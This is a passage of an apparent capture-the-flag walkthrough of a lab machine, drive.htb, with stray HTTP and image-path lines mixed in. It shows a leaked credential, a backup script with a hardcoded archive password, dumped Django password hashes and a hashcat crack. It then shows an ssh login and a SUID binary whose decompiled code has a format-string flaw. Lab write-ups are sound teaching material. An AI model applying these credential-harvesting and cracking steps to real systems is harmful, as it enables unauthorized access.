Date: Wed, 30 Oct 2024 08:05:18 GMT
Transfer-Encoding: chunked

<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head>
          <meta charset="utf-8">
          <meta name="viewport" content="width=device-width, initial-scale=1">
          <title> Gitea: Git with a cup of tea</title>
```


iv) Found source code
martinCruz:Xk4@KjyrYv8t194L!



this is the development repository for our new platform DoodleGrive which will beat Google Drive!

crisDisel 4c5cd5cf3f	retruning to the default Djnago hashers due to problems in Bcrypt hashers	2 years ago
accounts	base commit	2 years ago
geeks_site	retruning to the default Djnago hashers due to problems in Bcrypt hashers	2 years ago
media	base commit	2 years ago
myApp	base commit	2 years ago
db.sqlite3	base commit	2 years ago
db_backup.sh	added the new database backup feature	2 years ago
manage.py	base commit	2 years ago


v) Found a credential



this is the development repository for our new platform DoodleGrive which will beat Google Drive!


```
#!/bin/bash
DB=$1
date_str=$(date +'%d_%b')
7z a -p'H@ckThisP@ssW0rDIfY0uC@n:)' /var/www/backups/${date_str}_db_backup.sqlite3.7z db.sqlite3
cd /var/www/backups/
ls -l --sort=t *.7z > backups_num.tmp
backups_num=$(cat backups_num.tmp | wc -l)
if [[ $backups_num -gt 10 ]]; then
      #backups is more than 10... deleting to oldest backup
      rm $(ls  *.7z --sort=t --color=never | tail -1)
      #oldest backup deleted successfully!
fi
rm backups_num.tmp

```

vi) Found password hashes in db




```
sqlite> select * from accounts_customuser;
21|sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:
04
22|sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15
30|sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
sqlite> 
```


vii) Found a valid credentials in backup



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/drive/backups]
└─$ 7z x 1_Sep_db_backup.sqlite3.7z -p'H@ckThisP@ssW0rDIfY0uC@n:)'
```




```
┌──(vigneswar㉿VigneswarPC)-[~/temp/drive/backups]
└─$ ls
1_Dec_db_backup.sqlite3.7z  1_Oct_db_backup.sqlite3.7z  db_1.sqlite3  db.sqlite3
1_Nov_db_backup.sqlite3.7z  1_Sep_db_backup.sqlite3.7z  db_2.sqlite3  DoodleGrive

┌──(vigneswar㉿VigneswarPC)-[~/temp/drive/backups]
└─$ strings *.sqlite3 | grep sha1
        3sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f2022-12-24 12:55:10martinCruzmartin@drive.htb2022-12-23 12:35:02
        3sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f2022-12-24 16:51:53crisDiselcris@drive.htb2022-12-23 12:39:15
        3sha1$Ri2bP6RVoZD5XYGzeYWr7c$71eb1093e10d8f7f4d1eb64fa604e6050f8ad1412022-12-26 06:02:42.401095tomHandstom@drive.htb2022-12-23 12:37:45
        3sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a2022-12-26 05:48:27.497873jamesMasonjamesMason@drive.htb2022-12-23 12:33:04
+               Asha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a32022-12-26 05:43:40.388717adminadmin@drive.htb2022-12-26 05:30:58.00337
2
        3sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f2022-12-24 12:55:10martinCruzmartin@drive.htb2022-12-23 12:35:02
        3sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f2022-12-24 16:51:53crisDiselcris@drive.htb2022-12-23 12:39:15
        3sha1$DhWa3Bym5bj9Ig73wYZRls$3ecc0c96b090dea7dfa0684b9a1521349170fc932022-12-26 06:03:57.371771tomHandstom@drive.htb2022-12-23 12:37:45
        3sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a2022-12-26 05:48:27.497873jamesMasonjamesMason@drive.htb2022-12-23 12:33:04
+               Asha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a32022-12-26 05:43:40.388717adminadmin@drive.htb2022-12-26 05:30:58.00337
2
        3sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a2022-12-24 13:17:45tomHandstom@drive.htb2022-12-23 12:37:45
        3sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f2022-12-24 12:55:10martinCruzmartin@drive.htb2022-12-23 12:35:02
        3sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f2022-12-24 16:51:53crisDiselcris@drive.htb2022-12-23 12:39:15
        3sha1$W5IGzMqPgAUGMKXwKRmi08$030814d90a6a50ac29bb48e0954a89132302483a2022-12-26 05:48:27.497873jamesMasonjamesMason@drive.htb2022-12-23 12:33:04
+               Asha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a32022-12-26 05:43:40.388717adminadmin@drive.htb2022-12-26 05:30:58.00337
2
```



```
sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a:johnmayer7

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 124 (Django (SHA-1))
Hash.Target......: sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b252...69525a
Time.Started.....: Wed Oct 30 14:03:28 2024 (1 sec)
Time.Estimated...: Wed Oct 30 14:03:29 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2024.6 kH/s (0.17ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 641024/14344384 (4.47%)
Rejected.........: 0/641024 (0.00%)
Restore.Point....: 638976/14344384 (4.45%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: juggalo18 -> joanathan

Started: Wed Oct 30 14:03:27 2024
Stopped: Wed Oct 30 14:03:30 2024

┌──(vigneswar㉿VigneswarPC)-[~/temp/drive/backups]
└─$ hashcat 'sha1$Ri2bP6RVoZD5XYGzeYWr7c$4053cb928103b6a9798b2521c4100db88969525a' /usr/share/wordlists/rockyou.txt
```


viii) Logged in as tom



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh tom@drive.htb
tom@drive.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 30 Oct 2024 08:35:41 AM UTC

  System load:           0.08
  Usage of /:            63.4% of 5.07GB
  Memory usage:          26%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.235
  IPv6 address for eth0: dead:beef::250:56ff:fe94:ec47

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Oct  9 09:19:30 2023 from 10.10.14.40
tom@drive:~$
```


Privilege Escalation

1) Found a suid bit binary




```
tom@drive:~$ ls -al
total 916
drwxr-x--- 6 tom  tom    4096 Sep 13  2023 .
drwxr-xr-x 6 root root   4096 Dec 25  2022 ..
lrwxrwxrwx 1 root root      9 Sep  6  2023 .bash_history -> /dev/null
-rw-r--r-- 1 tom  tom     220 Dec 25  2022 .bash_logout
-rw-r--r-- 1 tom  tom    3771 Dec 25  2022 .bashrc
drwx------ 3 tom  tom    4096 Jan  1  2023 .cache
drwx------ 3 tom  tom    4096 Feb  3  2023 .config
-rwSr-x--- 1 root tom  887240 Sep 13  2023 doodleGrive-cli
drwx------ 3 tom  tom    4096 Jan  1  2023 .gnupg
drwxrwxr-x 3 tom  tom    4096 Dec 28  2022 .local
-rw-r--r-- 1 tom  tom     807 Dec 25  2022 .profile
-rw-r----- 1 root tom     719 Feb 11  2023 README.txt
-rw-r----- 1 root tom      33 Oct 30 06:58 user.txt
-rw-r--r-- 1 tom  tom      39 Aug 29  2023 .vimrc
tom@drive:~$
```

2) THe binary is vulnerable to stack buffer overflow and format string vuln



```
int64_t main()

004021f9  void* fsbase
004021f9  int64_t rax = *(fsbase + 0x28)
0040221b  __setenv("PATH", &data_4973a8, 1)
0040222a  __setuid(0)
00402239  __setgid(0)
00402245  _IO_puts("[!]Caution this tool still in th…")
00402251  _IO_puts("Enter Username:")
00402269  void var_58
00402269  _IO_fgets(&var_58, 0x10, stdin)
00402275  sanitize_string(&var_58)
00402286  _IO_printf("Enter password for ", 0)
0040229c  _IO_printf(&var_58, 0)
004022a8  _IO_puts(&data_49743d)
004022c0  void var_48
004022c0  _IO_fgets(&var_48, 0x190, stdin)
004022cc  sanitize_string(&var_48)
004022cc
